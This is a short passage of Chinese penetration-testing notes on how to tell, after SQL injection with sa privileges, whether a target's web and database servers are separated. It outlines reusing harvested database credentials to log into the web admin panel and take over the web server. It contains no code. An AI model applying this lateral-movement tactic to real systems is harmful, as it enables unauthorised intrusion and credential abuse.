若只是sql语句。结果为1不存在站库分离。



站库分离时，当我们获取了sa权限,可执行命令,web和db分离，数据库服务器不上网，并只有内网IP时。可根据获取到的数据库用户名密码数据，登陆web服务器后台，尝试拿下web服务器。